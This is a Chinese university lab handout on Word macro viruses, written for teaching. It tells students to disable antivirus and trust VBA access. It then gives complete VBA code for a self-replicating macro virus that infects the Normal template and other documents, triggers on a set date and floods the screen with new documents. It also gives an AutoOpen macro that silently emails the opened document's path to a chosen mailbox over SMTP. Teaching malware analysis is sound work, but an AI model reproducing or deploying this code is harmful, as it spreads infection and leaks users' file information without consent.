实验 3 宏病毒实验

华南理工大学　李家春　撰写

声明：本文档仅用于教学目的，请确保实验时不对他人网络、计算机等造成攻击破坏！由此造成问题责任自负！

实验环境

Microsoft Word(以 Word 2016 为例)

实验步骤

一、关闭杀毒软件，打开 Word 2016，在 word 选项的信任中心设置中，选择信任任何所有安装的加载项和模板，选择信任 visual basic 项目的访问

二、打开一个 word 文档，然后按 Alt+F11 调用宏编写窗口（或者视图→宏）,在左侧的 project—>Microsoft Word 对象→ThisDocument 中输入代码对当前文档写入宏；也可以在 Normal—>Microsoft Word 对象→ThisDocument 中输入代码，写入的就是 Normal.dot（word 文档的公共模板）。

三、简单宏演示

新建 Word 文件，按 ALT+F11 打开宏编辑窗口，右键单击“Normal”，选择“插入-模块”，输入以下代码，并保存:

```
Sub AutoNew()
   MsgBox "您好，您选择了新建文件！", 0, "宏病毒测试"
End Sub
Sub AutoExit()
   MsgBox "欢迎下次光临！", 0, "宏病毒测试"
End Sub
```

```
Sub AutoClose()
    MsgBox "下次还要来哦！", 0, "宏病毒测试"
End Sub
```




图 3-1 简单自动宏测试

四、具有一定破坏性宏演示

打开一个 word 文档，然后按 Alt+F11 调用宏编写窗口（工具→宏→Visual Basic→宏编辑器),在左侧的 project—>Microsoft Word 对象→ThisDocument 中输入下列代码，并保存。

```
'moonlight
Dim nm(4)    '定义数组 nm，元素个数为 5(0-4)
Sub Document_Open()
'DisableInput 1
Set ourcodemodule = ThisDocument.VBProject.VBComponents(1).CodeModule
Set host = NormalTemplate.VBProject.VBComponents(1).CodeModule
If ThisDocument = NormalTemplate Then
    Set host = ActiveDocument.VBProject.VBComponents(1).CodeModule
End If
With host
If .Lines(1, 1) <> "'moonlight" Then
    .DeleteLines 1, .CountOfLines
    .InsertLines 1, ourcodemodule.Lines(1, 100)
    .ReplaceLine 3, "Sub Document_Close()"
    If ThisDocument = NormalTemplate Then
        .ReplaceLine 3, "Sub Document_Open()"
        ActiveDocument.SaveAs ActiveDocument.FullName
```

```
    End If
End If
End With
Count = 0
If Day(Now()) = 1 Then
try:
        On Error GoTo try
      。   test = -1
        con = 1
        tog$ = ""
        i = 0
        While test = -1
            For i = 0 To 4
                nm(i) = Int(Rnd() * 10)
                con = con * nm(i)
                If i = 4 Then
                    tog$ = tog$ + Str$(nm(4)) + "=?"
                    GoTo beg
                End If
                tog$ = tog$ + Str$(nm(i)) + "*"
            Next i
beg:
        Beep
        ans$ = InputBox$("今天是" + Date$ + ",跟你玩一个心算游戏" +
Chr$(13) + "若你答错，只好接受震撼教育....." + Chr$(13) + tog$, "台湾
NO.1 Macro Virus")
        If RTrim$(LTrim$(ans$)) = LTrim$(Str$(con)) Then
            Documents.Add
            Selection.Paragraphs.Alignment = wdAlignParagraphCenter
            Beep
```

```
With Selection.Font
    .Name = "细明体"
    .Size = 16
    .Bold = 1
    .Underline = 1
End With
Selection.InsertAfter Text:="何谓宏病毒"
Selection.InsertParagraphAfter
Beep
Selection.InsertAfter Text:="答案: "
Selection.Font.Italic = 1
Selection.InsertAfter Text:="我就是....."
Selection.InsertParagraphAfter
Selection.InsertParagraphAfter
Selection.Font.Italic = 0
Beep
Selection.InsertAfter Text:="如何预防宏病毒"
Selection.InsertParagraphAfter
Beep
Selection.InsertAfter Text:="答案: "
Selection.Font.Italic = 1
Selection.InsertAfter Text:="不要看我....."
GoTo out
Else
    Count = Count + 1
    For j = 1 To 20
        Beep
        Documents.Add
    Next j
Selection.Paragraphs.Alignment = wdAlignParagraphCenter
```

```
            Selection.InsertAfter Text:="宏病毒"
            If Count = 2 Then GoTo out
            GoTo try
        End If
    Wend
    End If
    out:
        End Sub
```

宏病毒运行界面截图:




图 3-2 宏病毒运行界面




图 3-3 计算正确显示结果




图 3-4 计算错误显示结果

五、使用微软 CDO 组件，编写宏代码，打开 Word 文档时会自动给定制的电子邮箱发送邮件，包含 word 文档存放路径。

参考代码：

```
Sub AutoOpen()
'Dim Email As New CDO.Message
Set Email = CreateObject("CDO.Message") '创建对象 '引用路径：C:\Windows\system32\cdosys.dll
Email.From = "xxxxxx@163.com" '设置发信人的邮箱"
Email.To = "xxxxx@qq.com" '设置收信人的邮箱
Email.Subject = "返回试验" '设定邮件的主题
Email.Textbody = ActiveDocument.FullName '得到 word 文档的路径
'cm.HTMLBody = "邮件发送试验^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^" '使用 html 格式发送邮件
stUl = "http://schemas.microsoft.com/cdo/configuration/" '微软服务器网址
With Email.Configuration.Fields
    .Item(stUl & "smtpserver") = "smtp.163.com" '发信人邮箱对应的 SMTP 服务器地址,如果是 qq 的话 smtp.qq.com
    .Item(stUl & "smtpserverport") = 25 '对应的 SMTP 服务器端口,qq 的对应 587
    .Item(stUl & "sendusing") = 2 '发送端口
    .Item(stUl & "smtpauthenticate") = 1 '1 需要提供用户名和密码，0 是不
```

提供

```
    .Item(stUl & "sendusername") = "xxxxx@163.com"  '发送方邮箱名称
    .Item(stUl & "sendpassword") = "*******"  '发送方邮箱密码注意 smtp 需要
```

授权码，这里不再是原密码，由于不属于官方客户端登陆，需要用授权码作为密码登陆。

```
    .Update
End With
Email.Send '执行发送
MsgBox "okay"   '弹出一个框显示 okay，方便你确认是否成功
End Sub
```

注意两点：

1）对 QQ 邮箱的 SMTP 端口进行查询方法：


表明端口为 465 或 587

2）授权码获得方法：

进入 QQ 邮箱，进入设置->账户

->POP3/IMAP/SMTP/Exchange/CardDAV/calDAV，开启 POP3/SMTP 服务，

并按照要求用手机发送短信至指定号码，得到授权码。



动手做

1. 实验完成后，如何清除病毒代码？如何恢复 Word 安全环境？
2. 测试 CDO+VBA 实验步骤。给出必要截图。观察是否出现运行成功？观察邮箱内容，是否收到邮件？